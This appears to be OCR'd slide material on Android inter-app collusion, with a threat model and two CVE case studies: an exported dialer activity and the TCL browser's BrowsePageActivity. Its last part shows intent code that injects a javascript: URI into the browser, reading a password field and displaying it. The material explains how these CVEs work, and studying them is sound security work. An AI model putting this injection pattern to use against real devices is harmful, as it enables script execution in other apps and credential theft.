


```
<activity android:name="com.funprime.calldialer.ui.activities.OutgoingActivity" android:exported="true" android:screenOrientation="portrait">
    <intent-filter>
        <action android:name="android.intent.action.CALL"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="tel"/>
    </intent-filter>
</activity>
```

THREAT MODEL

A malicious installed application with ***no*** permissions can leverage adjacent applications to achieve Elevation of Privileges via insecure intent handling the exported activity endpoint.

THREAT MODEL



App info


Open

Force stop

Notifications
Off

Permissions
No permissions requested

Case Study #1



CVE-2023-49002 Detail

Description

An issue in Xenom Technologies (sinous) Phone Dialer-voice Call Dialer v.1.2.5 allows an attacker to bypass intended access restrictions via interaction with com.funprime.calldialer.ui.activities.OutgoingActivity.

Severity


CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.5 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

CVE-2023-49002 | CVSS 7.5


Case Study #1

'com.sinous.voice.dialer'



CVE-2023-49002 | CVSS 7.5

Case Study #2



CVE-2023-43481 Detail

Description

An issue in Shenzhen TCL Browser TV Web BrowseHere (aka com.tcl.browser) 6.65.022_dab24cc6_231221_gp allows a remote attacker to execute arbitrary JavaScript code via the com.tcl.browser.portal.browse.activity.BrowsePageActivity component.


Severity

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE-2023-43481 | CVSS 9.8

MECHANISM OF INTER-APP COLLUSION



```
<uses-permission android:name="android.permission.INTERNET"/>
```

```
getSettings().setJavaScriptEnabled(true);
```


```
settings.setDomStorageEnabled(true);
```

```
intent.setComponent(new ComponentName("com.tcl.browser", "com.tcl.browser.portal.browse.activity.BrowsePageActivity"));
intent.setData(Uri.parse("javascript:
(function()%7Bvar%20password%20%3D%20document.getElementById(%27pass%27).value%3Balert(%27Password%3A%20%27%20%2B%20password)%3B%7D)()'
```

